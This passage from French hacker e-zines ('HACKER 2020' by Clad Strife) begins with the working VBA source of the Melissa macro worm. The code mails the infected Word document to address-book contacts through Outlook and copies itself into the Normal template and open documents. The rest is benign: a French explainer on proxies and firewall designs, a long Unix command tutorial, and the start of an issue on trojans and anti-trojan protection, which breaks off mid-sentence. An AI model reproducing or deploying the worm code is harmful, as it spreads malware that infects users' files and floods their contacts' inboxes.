End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software
\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
```

```
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Âàæíîå ñîîáùåíèå îò " &
Application.UserName
         BreakUmOffASlice.Body = "Ïîñûëàþ òåáå òî, ÷òî òû ïðîñèë...
Ñïåöèàëüíî äëÿ òåáÿ ! ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
p$ = "clone"
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software
\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
```

```
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
p$ = "clone"
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,
"Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Clone written by Duke/SMF
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " ß ñëèøêîì
øóñòðûé äëÿ òåáÿ !!! "
End Sub
```

Les proxys et les firewalls

Proxys: Le serveur proxy est un moyen comme un autre de connecter tout un réseau à travers une seule adresse IP. De plus un proxy est un moyen de sécurité assez puissant, vu que un serveur proxy peut autoriser une connexion internet vers "l'extérieur" pour le réseau mais peut interdire une connexion "extérieure" via le proxy vers le réseau. Un proxy mets aussi en place ce que l'on appelle une mise en cache des pages visitées, ce qui revient à dire qu'en retournant sur la page visitée, la mise en cache s'éxécute et vous voyez la page de la mise en cache. Ainsi il n'y a aucun temps de chargement. Le problème reste le même avec ce système: quand on veut voir la nouvelle version d'un page web, la mise en cache s'éxécutera et on verra l'ancienne. Il ne restera alors qu'à reload la page. Ainsi en implémentant d'autres produits pour la sécurité le proxy peut alors devenir un "firewall" à part entière. Point de vue connexion on comprend bien que le proxy a 2 ou plus de cartes réseaux pour pouvoir joindre le réseau extérieur et le réseau intérieur. Tout ceci pour se sécuriser contre les

intrusions LAN. Sur certains proxys la seule IP visible sera ladresse IP du proxy lorsque le routage d'IP ne sera pas activé (vous pouvez voir ça en cliquant sur Démarrer/Exécuter/winipcfg/plus d'infos/ en haut il y a coché ou non routage d'IP activé, avec d'autres infos comme WINS proxy activé etc...). De plus nombreux proxys filtrent les packets (tels des firewalls), de sorte que la machine recevant les trames reçoive aussi une demande de bloquage ou d'autorisation lors de la réception du packet de données.

Un réseau interne est composé de multitudes de paires d'addresses IP: le Local Address Table - LAT. Le LAT est créé lors de l'installation du proxy pour définir les adresses internes. Prenons l'exemple concret de Microsoft: les serveurs proxy Microsoft utilisent la table de routage de windows NT pour autocréer le LAT, ce qui a pour effet de produire des erreurs. Information interessante quand on sait que les paquets IP routés via ce chemin ne seront pas soumis aux regles. Ce qui inclut donc que les sous réseaux peuvent être dans le même cas. Par ailleurs nous pouvons supposer qu'en éditant le fichier msplat.txt qui est dans le dossier \Mspclnt de la machine proxy, nous pourrons voir le LAT. Seuls les utilisateurs du réseau interne peuvent y établir une connection et ainsi modifier la LAT.

Firewalls (with the help of Tobozo): Un firewall permet de renforcer le dispositif de sécurité mis en place sur un système à l'aide de plusieurs options séléctionnées par le niveau de sécurité selon la sensibilitée des données à protéger. Donc en réalité un firewall fait une sélection des données à recevoir. Cette sélection s'appelle filtrage. Le filtrage permet de déterminer l'acceptation de réceptions des trames dont le système utilisant le firewall devrait bénéficier. Il est conçu aussi pour empêcher l'intrusion d'une machine "ennemie" sur la machine "amie". Donc les options du firewall permettent au firewall de savoir ce qu'il va devoir filtrer. Ces options sont les Règles de Contrôle d'Accès (Acces Control Policy). Les firewalls de type réseau operent au niveau des paquets IP. Ils possedent en general deux interfaces (cartes réseau), une vers le réseau "ami" et l'autre vers le réseau "ennemi". Le filtrage s'établit par examination et comparaison des paquets sur la tabledes Regles de Controle d'Acces. Ces firewalls sont capables de filtrer un trafic composé de n'importe quelle combinaison d'IP source et destination, type de paquet ou assignement de port TCP. Normalement spécialisés comme des routeurs d'IP, ils sont rapides et efficaces et transparents a toute opération réseau. Les firewalls d'aujourd'hui deviennent de plus en plus complexes. Ils peuvent conserver des informations sur les statistiques des paquets qui les traversent, y compris certaines données. Les exemples qui sont decrits plus bas sont ceux de :
-Bastion Host
-Screened Host
-Screened Subnet

- Bastion Host Firewall

Communément rencontré sur les réseaux, le terme bastion réfere a la structure d'un vieux chateau, principalement pour la notion du pont-levis. C'est un ordinateur avec au moins deux interfaces (cartes réseau), une vers le réseau "ami" et l'autre vers le réseau "ennemi". Quand le premier acces réseau est autorisé depuis l'interieur vers la partie "ennemi" par le Bastion Host, tous les autres acces le sont également. Physiquement, les Bastion Host se place entre l'intérieur et l'exterieur du réseau, sans autre intervenant. Ils sont normalement utilisés comme une partie d'un autre firewall -plus grand et plus sophistiqué-.
Les désavantages : Une fois qu'un intrus a les droits d'acces, il a un acces direct a la totalité du réseau. Ce type de protection n'est pas assez sophistiqué pour les applications

réseau.

- Screened Host Firewall

Déjà plus poussé au niveau technique, ce firewall utilise un routeur intégré avec au moins deux interfaces (cartes réseau), une vers le réseau "ami" et l'autre vers un Bastion Host. Le routeur intégré sert d'intermédiaire avec Bastion Host. Ainsi les paquets sont routés apres avoir été filtrés selon des regles prédéfinies. Ces regles peuvent décider quelles adresses IP sont autorisées ou refusées. Tous les autres examens de paquets sont effectués par les "Bastion Host". Le routeur fait baisser le traffic vers le bastion host et allege le travail en diminuant le nombre d'algorithmes a éxécuter.
Physiquement, le Screened Host est un routeur avec une connexion sur l'exterieur et une connexion vers un "Bastion Host". Le Bastion Host a une connexion avec le routeur et une connexion sur le réseau interne.
Les désavantages : S'il est seul, il peut devenir un goulot d'étranglement. Si le systeme hote tombe, la passerelle entiere tombe avec.

- Screened Subnet Firewalls

Avec plusieurs autres routeurs et Bastion Hosts, on forme une batterie de pont-levis a un réseau. Physiquement plus difficile a représenter, mais un résultat plus sécurisé dans un environnemt robuste. Normalement il se constitue comme suit : Un routeur avec une connexion sur le reseau exterieur et une autre sur un Bastion Host. Le bastion Host a une connexion sur le routeur le plus proche de la sortie et une connexion sur un autre bastion host, avec une connexion réseau adressable au milieu. Le bastion host le plus proche de l'intérieur a une connexion vers le bastion host le plus proche de la sortie et une autre connexion sur un routeur interne. Le routeur interne a une connexion vers le Bastion host le plus proche de l'entrée du réseau interne. Le résultat de cette configuration tortueuse est que les composants de sécurité ne bogguent jamais, et toutes les adresses ip internes sont invisibles de l'exterieur, évitant ainsi toute possibilité de "mapping". Les désavantages :
Le prix (deux a trois fois plus cher). L'implémentation doit etre faite par un professionnel de la sécurité. A déconseiller au newbies.
Du point de vue client, un serveur proxy est une application qui se substitue aux ressources réseau en se faisant passer pour l'émetteur/récepteur. Du point de vue réseau, le serveur proxy accede aux ressources en se faisant passer pour le client. Les firewall a niveau applicatif peuvent aussi controler un traffic entre deux réseaux. Ils sont aussi capable de proposer des fonctions comme les mesures d'audit et de logging avancé. Les statistiques sont plus détaillées mais généralement ne le font pas si bien que ca. C'est avant tout un programme qui s'éxécute sur une machine qui est attaquable et plantable; le cas échéant, vous crashez le firewall avec. A utiliser en complément avec des firewalls network level.

Unix

commande : commande seule Exemple : ls
commande [-options] : commande avec des options Exemple : ls -al
commande arguments : commande avec des arguments Exemple : ls *.lst
commande [-options] arguments : commande avec des options et des arguments Exemple : ls -al *.lst
Comment changer son mot de passe ?
passwd

Qui est connecté ?
who :
f :
Qui suis-je ?
whoami me dit qui je suis.
who am i me dit qui je suis en plus complet.
logname donne mon nom d'utilisateur (login).
Généralités sur les fichiers
?
Un fichier ordinaire est un fichier contenant des donneés de tout type (programmes, scripts, textes, donneés ...)
Un fichier spécial est un fichier désignant un périphérique (disque, disquette, imprimante, streamer, console ..). La philosophie UNIX implique que tout est un fichier. Cela signifie que pour UNIX, écrire sur un périphérique revient à écrire sur un fichier.
Les noms de fichiers :
Le nom des fichiers peut etre constitué de lettres majuscules et minuscules, de chiffres et de certains caractères ascii.
Les fichiers silencieux commencent par un ".". Ils sont utilisés pour configurer l'environnement.
Métacaractères :
* : remplace une chaine de caractères.
? : remplace un caractère.
[] : remplace tout caractère précise entre les crochets. Pas de séparateur.
[-] : précise un intervalle.
Exemples :
ls *.old : liste tous les fichiers du répertoire courant se terminant par .old.
ls kk* : liste tous les fichiers commançant par la lettre kk.
ls ?89 : liste tous les fichiers commançant par n'importe quelle lettre suivi de 89. lettre e.
ls [ae]* : liste tous les fichiers commançant par la lettre a ou la lettre e.
ls [a-e]* : liste tous les fichiers commançant par les lettres a,b,c,d ou e.
Comment afficher le contenu d'un fichier ?
cat nom_du_fichier : affiche le contenu du fichier "nom_du_fichier" à l'écran.
more nom_du_fichier : affiche le contenu du fichier "nom_du_fichier" page par page.
barre d 'espace : pour afficher la page suivante
h : help
= : numéro de la ligne
v : appel de l'éditeur vi.
b : pour afficher la page précédente (back)
[nombre]d: avance de nombre de lignes
[nombre]s : saut de nombre de lignes et affichage d'une page.

[nombre]f : nombre de pages et affichage d'une page.
commande shell : exécution de la commande shell donnée
pg nom_du_fichier : affiche le contenu du fichier "nom_du_fichier" page par page.
-nombre : nombre définit la taille de la fenêtre (par défaut 23 lignes sur un écran texte de 24 lignes).
-p chaine :
-n :
-s :
+nombre : l'affichage commence à la ligne de numéro donné.
+/expr_régulière/ : l'affichage commence à la première ligne contenant un motif satisfaisant l'expression régulière donnée.
od nom_du_fichier : affiche tous les caractères du fichier "nom_du_fichier"
od -c : caractère
od -d : décimal
od -o : octa
od -h : hexadécimal
Comment copier un fichier ?
Syntaxe : cp [-hip] fichier1 fichier2

h : pour avoir la syntaxe (help)
i : demande de confirmer (interactive)
p : le fichier est copié avec les mêmes droits d'accés et la même date de dernière mise à jour.
Comment déplacer un fichier ?
Syntaxe : mv [-if] fichier1 fichier2

i : demande de confirmer si le fichier "fichier2" existe déjà.
f : écrase le fichier "fichier2" s'il existe déjà.
Comment détruire un fichier ?
Syntaxe : rm [-i] [-f] nom_du_fichier

rm -i nom_du_fichier : avec demande de confirmation.
rm -f nom_du_fichier : force la destruction.
Attention : la destruction est irrémédiable. Il n'existe pas de commande "undelete" comme sous MS-DOS. Vous pouvez tout de même récupérer la dernière sauvegarde de ce fichier si elle a été faite.

Comment créér un fichier vide ?
touch nom_du_fichier :

Comment concaténer 2 fichiers ?
cat fichier1 fichier2 : concatène le fichier "fichier1" puis le fichier "fichier2" et affiche le résultat sur la sortie standard qui est l'écran.
cat fichier1 fichier2 > fichier3 : concatène le fichier "fichier1" puis le fichier "fichier2" et affiche le résultat dans le fichier "fichier3".
Comment avoir des informations sur un fichier ?
wc -c nom_du_fichier : donne le nombre de caractères (octets) du fichier "nom_du_fichier".
wc -l nom_du_fichier : donne le nombre de lignes (lines) du fichier "nom_du_fichier".

wc -w nom_du_fichier : donne le nombre de mots (words) du fichier "nom_du_fichier".
wc nom_du_fichier : donne le nombre de caractères, de lignes, de mots du fichier "nom_du_fichier".
De quel type est ce fichier ?
file nom_du_fichier : donne le type du fichier "nom_du_fichier".

Exemples :

file unix.sgml
unix.sgml : ascii text
file unix.sp unix.ps : PostScript document conforming at level 2.0

file docunix docunix : directory

Comment extraire des portions de lignes d'un fichier ?
cut -c1-7,20- nom_du_fichier : permet d'extraire dans chaque ligne du fichier nom_du_fichier les 7 premiers caractères et tous les caractères à partir du vingtième. Attention, le résultat s'affiche sur la sortie standard, c'est à dire l'écran).
cut -c1-7,20- nom_du_fichier > nouveau_fichier : même opération mais le résultat est stocké dans le fichier "nouveau_fichier".
Comment trier un fichier ?
Syntaxe : sort [-options] [+pos1] [-pos2] fichier_entree [-o fichier_sortie]

Exemple :

cat fichier1
Jacques titi Ginette
Albert toto Marc
Franck tonton Anne
Edouard tata Alfonse
Franck tonton Anne
sort -u fichier1 : permet de trier et de n'afficher que les lignes non identiques (option -u).
Albert toto Marc
Edouard tata Alfonse
Franck tonton Anne
Jacques titi Ginette
sort +2 fichier1 : permet de trier sur le troisième champ.
Edouard tata Alfonse
Franck tonton Anne
Franck tonton Anne
Jacques titi Ginette
Albert toto Marc
Comment juxtaposer deux ou plusieurs fichiers ?
Syntaxe : paste [-d suite_caracteres] nom_fichier1 nom_fichier2

Exemple :

cat nom_fichier1 :
55555
4444
333
22
1
cat nom_fichier2 :
a
bb
ccc
dddd
eeeee
paste -d "+" nom_fichier1 nom_fichier2 :
55555+a
4444+bb
333+ccc
22+dddd
1+eeeee

Comment comparer deux fichiers entre eux ?

cmp nom_fichier1 nom_fichier2 : compare le fichier "nom_fichier1" et le fichier "nom_fichier2" et indique s'ils sont différents.
diff nom_fichier1 nom_fichier2 : affiche les lignes différentes du fichier "nom_fichier1" et du fichier "nom_fichier2"

Comment rechercher une chaîne de caractères dans un fichier ?

grep fournet /etc/aliases : permet de rechercher toutes les lignes contenant la chaîne de caractères "fournet" dans le fichier "/etc/aliases"
fournet: fournet@toulouse.inra.fr
flo:fournet
grep MAXNQ *.f : pour rechercher la chaîne "MAXNQ" dans tous les fichiers suffixés ".f", c'est à dire tous les fichiers sources Fortran du répertoire courant.
dfls3q.f: PARAMETER(MAXQ2=MAXNQ+MAXNQ,
dfmmd3.f: PARAMETER(MAXQ2=MAXNQ+MAXNQ,
dfmmd3.f:46   CALL DFCOM(NPARM,0,NCALL,MAXNQ,NQ2,
dfmmp3.f: PARAMETER(MAXQ2=MAXNQ+MAXNQ,
dfmmp3.f: CALL DFPDIA (NEL,II,JJ0,NQ2,MAXNQ2,AA,SIGMA)
dfmmp3.f: CALL DFPBLK (NEL,II,JJ0,NQ2,MAXNQ2,AA,SIGMA)

Généralités sur les répertoires

Un répertoire est un fichier contenant un liste de noms de fichiers et de noms de sous-répertoires.
Un répertoire père : est un répertoire de niveau immédiatement supérieur au répertoire courant.
Un répertoire fils : est un répertoire de niveau immédiatement inférieur au répertoire courant. C'est un sous-répertoire d'un répertoire parent.
Struture arborescente : Le premier niveau de l'arborescence est nommé la racine (root). On le désigne par le slash (/). C'est le répertoire père de tous les répertoires.
Le caractère "." désigne le répertoire courant.
Le caractère ".." désigne le répertoire père.

Le caractère "~" désigne le répertoire d'accueil (home directory).

Comment créér un répertoire ?

mkdir nom_du_répertoire

Comment afficher le contenu d'un répertoire ?

Syntaxe : ls [-alFgd]

ls -a : affichage des fichiers silencieux (fichiers qui commencent par un ".", exemple .profile)

ls -l : affichage long

ls -F : type de fichier

ls -g : groupe de l'utilisateur

ls -d : répertoire

Exemples :

ls : pour avoir une liste simple des fichiers du répertoire courant.

ls -al : pour avoir une liste avec toutes les informations sur les fichiers (le nom du propriétaire, le nom du groupe, les droits d'accès sur le fichier, le nombre d'octets, la date de création .etc.)

ls -aF : les fichiers exécutables sont marqués acec une astérique (*), les répertoires avec un slash (/).

Comment se déplacer dans l'arborescence ?

cd nom_du_sous_répertoire : pour aller au sous répertoire spécifié.

cd /usr/local/DFREML/DF93/MUW : pour aller au sous répertoire spécifié.

cd .. : pour remonter d'un niveau.

cd ../.. : pour remonter de deux niveaux.

cd ../PREP : pour remonter d'un niveau et redescendre sous PREP.

cd : pour revenir au home-directory (variable $HOME, c'est à dire /home/mcbatut pour l'utilisateur mcbatut).

cd ~ : pour revenir au répertoire d'accueil c'est à dire le home-directory.

Remarque : L'arborescence ressemble à celle que vous avez l'habitude d'utiliser sous MS-DOS, attention au sens des délimiteurs (sous MS-DOS, c'est l'anti-slash (), sous Unix, c'est le slash (/)).

Sur quel répertoire est-on positionné ?

pwd : Print Working Directory

Comment changer les droits d'accès d'un fichier ou d'un répertoire ?

Syntaxe : chmod qui opération permission nom_du_fichier

qui :

u : pour modifier les permissions de l'utilisateur (user)

g : pour modifier les permissions du groupe (groupe)

o : pour modifier les permissions des autres (other)

a : pour modifier les permissions de tous (all)

opération :

+ : pour ajouter une permission

- : pour enlever une permission

permission :

r : permission de lire (read)

w : permission d'écrire (write)

x : permission d'exécuter (execute)

Exemples :

chmod a+r nom_du_fichier : donne les droits en lecture (read) à tous les utilisateurs (all) pour le fichier indiqué.
chmod g-w nom_fichier : pour ne pas autoriser les utilisateurs du groupe à écrire (write) sur le fichier indiqué.
chmod -R o-x nom_repertoire : l'option "-R" indique que le fichier indiqué est un répertoire.
Comment changer de propriétaire ?
Syntaxe : chown [-R] nom_user nom_du_fichier
chown mcbatut mon_fichier :
chown -R mcbatut essai :
Comment rechercher un fichier dans l'arborescence ?
find . -name kinou -print : permet de rechercher à partir du répertoire courant les fichiers de nom kinou et de les afficher.
./kinou
./canards/kinou
find . -name kinou -exec ls -il : permet de rechercher à partir du répertoire courant les fichiers de nom kinou et de les afficher sous le format long (l).
2064 -rwx-r-x-r-x 1 mcbatut etude 10716 Fv 21 15:43 ./canards/kinou
find . -name kinou -type d -print : permet de rechercher les fichiers de nom kinou et mais seulement ceux qui sont de type directory (répertoire).
Comment ne visualiser que les premières lignes d'un fichier ?
head nom_du fichier : visualise les 10 premières lignes du fichier nom_du_fichier.
head -20 nom_du fichier : visualise les 20 premières lignes du fichier nom_du_fichier.
Comment ne visualiser que les dernières lignes d'un fichier ?
tail -l nom_du fichier : visualise les 10 dernières lignes du fichier nom_du_fichier.
head -l -n 20 nom_du fichier : visualise les 20 dernières lignes du fichier nom_du_fichier.
Comment copier tout un répertoire ?
Syntaxe : cp -r nom_du_repertoire_source nom_du_repertoire_destination

Comment déplacer tout un répertoire ?
Syntaxe : mv nom_du_repertoire_source nom_du_repertoire_destination

Comment détruire un répertoire ?
rmdir nom_du_répertoire : permet de détruire le répertoire spécifie s'il est vide.
rm -r nom_du_répertoire : permet de détruire les fichiers du répertoire et le répertoire lui-même.
rm -ir nom_du_répertoire : permet de détruire les fichiers du répertoire et le répertoire lui-même. en demandant confirmation (option -i).
Comment archiver tout un répertoire ?
tar -cvf palmi.tar palmi :
c : création (create)
v : pour voir ce qu'il se passe (verbose)
f : fichier (file) dans lequel on stocke l'archivage (palmi.tar). Il est recommandé de mettre le suffixe tar pour savoir qu'il faut le désarchiver avec la commande tar.
Comment désarchiver tout un répertoire ?
tar -xvf palmi.tar :

x : extraire (extract)
v : pour voir ce qu'il se passe (verbose)
f : fichier (file) qu'on veut désarchiver.

Comment compresser un fichier ?

compress palmi.tar : compresse le fichier palmi.tar et le stocke dans le fichier palmi.tar.Z (existe sur tous les unix).
gzip palmi.tar : compresse le fichier palmi.tar et le stocke dans le fichier palmi.tar.gz (plus efficace que le compress).

Comment décompresser un fichier ?

Attention dépend de l'utilitaire avec lequel le fichier a été compressé.

uncompress palmi.tar.Z : décompresse le fichier palmi.tar.Z si le fichier a été compressé avec compress (suffixe .Z).
gzip -d palmi.tar.gz ou gunzip palmi.tar.gz: décompresse le fichier palmi.tar.gz si le fichier a été compressé avec gzip (suffixe .gz).
Les commandes d'archivage ("tar"), de compression ("compress" ou "gzip") et de décompression ("uncompress ou "gzip -d") sont recommandées si vous avez des fichiers volumineux à transférer ("ftp").

Y a-t-il de la place sur le ou les disques ?

Commande df

Sur "dga2" et "dga3", tous les utilisateurs de la SAGA sont sous "/utou".
Sur les autres serveurs, les utilisateurs sont sous "/home".
Pour utiliser au mieux votre espace disque, n'oubliez pas de faire le ménage régulièrement, et utilisez les outils de compression et de décompression vus ci-dessus.

Comment changer de groupe ?

chgrp nom_groupe nom_fichier

Comment changer de propriétaire et de groupe ?

chown nom_proprietaire.nom_groupe nom_fichier

Les redirections

prog <fichier_entree : permet de lancer le programme exécutable "prog" et de rediriger l'entreé standard sur un fichier; donc de lire les donneés dans un fichier.
prog >fichier_sortie : permet de lancer le programme exécutable "prog" et de rediriger la sortie standard sur un fichier; donc d'écrire le résultat dans le fichier spécifié. Si ce dernier existe, il est écrasé.
prog >>fichier_sortie : même chose que précédemment mais dans ce cas si le fichier existe, il n'est pas écrasé. Les écritures se font en fin de fichier.
prog 2>fichier_erreurs : permet de rediriger les erreurs dans le fichiers "fichier_erreurs".
prog <fichier_entree >fichier_sortie >fichier_erreurs : permet de combiner les 3 redirections.

Généralités sur les processus

Unix créé un processus pour chaque tâche à réaliser. Un processus est un programme qui peut

s'exécuter en mémoire de manière indépendante. Tout processus est issu d'un processus père. L'orsqu'un processus fils se termine, il renvoie au père un code de sortie.

Comment avoir la liste des processus ?
Syntaxe : ps [-aef]
a donne des informations sur tous les processus actifs, sauf ceux qui n'ont pas de sortie écran.
e donne des informations sur tous les processus actifs.
f affichage long.
Exemples :
ps -aef : permet d'avoir la liste de tous les processus.
ps -aef |more : permet d'avoir la liste de tous les processus page par page.
ps -u mcbatut : permet d'avoir la liste des processus de l'utilisateur "mcbatut".
ps -aef |grep mcbatut : permet d'avoir la liste des processus de l'utilisateur "mcbatut".
ps -aef |grep ora : permet d'avoir la liste des processus oracle.
Comment tuer un processus ?
kill -9 numero_du_processus

Vous ne pouvez tuer que les processus qui vous appartiennent.
Attention, quand on tue un processus, tous les processus fils de ce processus sont tués. Exemple : si vous êtes en environnement X et que vous tuez la fenêtre de login, toutes les autres vont se fermer, c'est comme si vous vous déconnectiez (sauf qu'il risque d'y avoir des processus en suspens, processus marqués "defunct" quand on fait un "ps").
Comment lancer un processus en arrière plan ?
Il faut ajouter le caractère & à la fin de la commande.

xterm & : pour ouvrir une nouvelle fenêtre.
xclock & : pour lancer l'horloge.
xcalc & : pour lancer la calculette.
nohup prog & : permet de lancer un programme en arrière plan et de ne pas le tuer lorsque l'utilisateur se déconnecte. Ajouter dans ce cas là les redirections : nohup prog >fichier_sortie 2>fichier_erreurs &
Comment lancer un travail en différé ?
Commande at

at -f fichier_reference -m 1830 : permet de lancer les commandes contenues dans le fichier "fichier_reference" à partir de 18H30 et d'indiquer par courrier "-m" (pour mail) la fin de l'exécution différée des commandes.
at -l : permet de lister les demandes d'exécution en différé.
at -r mcbatut.710779460.b : permet d'annuler la demande de d'exécution en différée référencée par le numéro indiqué.
Comment lancer un travail en batch ?
Commande batch

batch -f fichier_reference : permet de lancer les commandes contenues dans le fichier "fichier_reference".

at -l : permet de lister les demandes de batch.
at -r mcbatut.710779460.b : permet d'annuler la demande de batch référencée par le numéro indiqué.
Comment lancer un batch sur dga2 ?
Sur "dga2", utiliser le gestionnaire de travaux bath "xloadl"

Comment changer la priorité des processus ?
nice -n 13 prog : permet de lancer le programme exécutable "prog" avec la priorité 13.
renice -n 19 numero_du_process : permet de modifier la priorité du processus numéro "numero_du_process".
Les numéros de processus vont de 1 à 19 pour les utilisateurs (19 étant la priorité la plus faible).
Seul le super-utilisateur (root) peut utiliser une priorité négative et donc mettre les priorités les plus fortes.
L'aide
Pour avoir l'aide en ligne : man nom_de_la_commande exemple : man ls
Pour avoir l'aide sous l'environnement X_Window : "Infoexplorer" (présent sur "bazacle" et "dga2").
Pour le lancer taper : info
Quitter
logout
exit
Ctrl-

Oufff! J'en ai mis du temps à le finir ce bon e-zine. en espérant qu'il vous a plus je vous donne aussi mes coordonnées:
clad_strife@hotmail.com
UIN: 22350168


CR
CrAn' Or

HACKER 2020

ISSUE N°6, par Clad Strife

Disclaimer: vous agissez comme vous le voulez je ne saurais être tenu (ni moi, ni personne, sauf vous) des actes immodérés que vous ferez avec les informations qui vont vous être fournies.

Introduction: c'est sympa de recevoir des e-mails de gens qui apprécient les 'HACKER 2020', mais quand je leur demande s'ils connaissent les autres zines, la réponse reste presque toujours négative: ces zines sont lus un peu partout sauf sur mon site; allez savoir pourquoi: alors je mets ce lien: http://www.multimania.com/hackworldclan, voilà ça m'évitera d'avoir une boite mail pleine à craquer. Je tiens aussi à dire, que si vous avez pas pigé ce qui est écrit dans le zine ça sert à rien de vous casser le crâne dessus, soit vous n'avez pas le niveau requis (les zines deviennent de plus en plus compliqué je l'avoue), ou bien c'est que je fais des fautes grosses comme des maisons, mais le fruit de mes déductions est l'objet de recherches, alors en général c'est pas trop ça. Sur ce je vous souhaite une bonne lecture.

SOMMAIRE:

I/ OS: Windows 3.x n'est pas un système d'exploitation

Les utilisateurs Linux se doivent de comprendre Linux/UNIX, et en général c'est le cas. Ca l'est moins pour les utilisateurs Windows 3.x. Unix est un système d'exploitation, ce qui permet à ce système d'exploitation de tourner sont les shells. Un shell est un environnement dans lequel des commandes peuvent-être tapées éxécutées, puis seront retranscrites de manière à être éxécutées par la machine. Sous DOS, le shell est command.com. Pour mieux comprendre on va faire un peu d'histoire. Au début (1960) des premiers pas des réseaux, chacun croyait que l'ennemi allait lacher ses bombes atomiques. Le but était de créer un réseau résistant à une attaque nucléaire massive. L'idée de créer un réseau militaire est née. Ce réseau se développa jusqu'à avoir le nom d'ARPANET, et en 1969 il fut mis en place. La même année, un gars du nom de Ken Thompson développa le système d'exploitation qu'est UNIX. UNIX était très basic: pas de couleur, froid, c'était dès lors LE système d'exploitation qui ne servait qu'à gérer des applications. Actuellement UNIX est géré par un système de fenêtrage appelé X-WINDOW (il y en a beaucoup d'autres), c'est le plus puissant et le meilleur système de fenêtrage qui existe actuellement sur UNIX. Donc cette interface est graphique est permet d'utiliser UNIX, dans une plus grande simplicité. C'est la même chose pour Windows 3.x: système de fenêtrage, système d'exploitation (DOS), et le shell: command.com. Ne faites pas l'erreur de demander à quelqu'un si il tourne sous Windows 3.x comme système d'exploitation (même les informaticiens font la faute).

II/ Sécurisez-vous et sécurisez votre réseau

D'abord on va expliquer comment vous sécuriser. Il faut bien comprendre qu'aucune sécurité n'est efficace à 100%, mais les astuces qui vous seront fournis dans le texte à suivre vont vous permettre de rebuter foules d'attaques.

- Eviter les trojans:

Un trojan est le terme employé pour désigner BackDoor. En fait on devrait appeler trojan, un programme (presque virus) qui s'infiltre à l'insu d'un utilisateur pour foutre son merdier, selon ses capacités. Une BackDoor fonctionnant presque sur le même principe, le terme a été généralisé, et ce n'est plus une erreur de dire "trojan" (ou troyan, ou troyen au pluriel), à la place de BackDoor. Le trojan a la particularité de créer une voie d'accès à votre système: c'est d'ailleurs l'un des moyens les plus simples (en général les lamers aiment bien ce genre de programmes juste pour faire joujou), et les plus rapide et efficace de créer une faille vers votre système: en effet une fois le trojan (appelé

partie serveur) éxcécuté, l'attaquant peut directement se connecter sur votre système avec la partie client. Actuellement les trojans les plus usités sont: Back Orifice (et Back Orifice 2000), Netbus (1.3, 1.7, 2.0), Subseven 1.3, Socket de Troie etc. Parmis ceux-là on devrait appeler intrus celui qui l'est: Back Orifice. Ce "trojan" ets un réalité un programme (un vrai) qui a été créé dans un but nuisible mais non avoué: en effet il permet d'administrer un réseau plus directement qu'en étant sur le réseau. Bref, ça ne change rien quand à son utilisation nocive.

Pour éviter de choper un de ces trojans, des programmeurs ont mis au point plusieurs anti-troyens, le plus connu étant le BouffeTroyen. Ce programme détectait une grande quantité des trojans qui pouvaient exister sur votre système, mais comme tout programme, il se fait vieux, et Aiki (son créateur), n'a plus la flegme. Alors se sont suivis des anti-torjans spécifiques: Anti-Socket de Troie, Anti BO, Netbuster... Mais ces programmes ne constituent pas les protections les plus efficaces, mieux vaut prévenir que guérir. ce que font les Firewalls c'ets de détécter une tentative de connection sur les ports surveillés, qui sont ceux par défauts utilisés par les trojans les plus connus. D'autres firewalls, détectent presque toutes les tentatives de connection: ce qui amène a des plantages. Lockdown 2000 est un de la première catégorie: une fois une tentative de connection détectée, il fait un Traceroute (tracert) sur l'IP qui a tenté la connexion et en vous prévenant. Ce merveilleux Firwall scanne aussi la présence d'infections dès son lancement. La meilleure des protections restent les anti-virus qui détectent les trojans pré-repérés, ou encore les programmes qui se définissent à s'inscrire sur le système ou dans d'autres programmes: ainsi les programmes 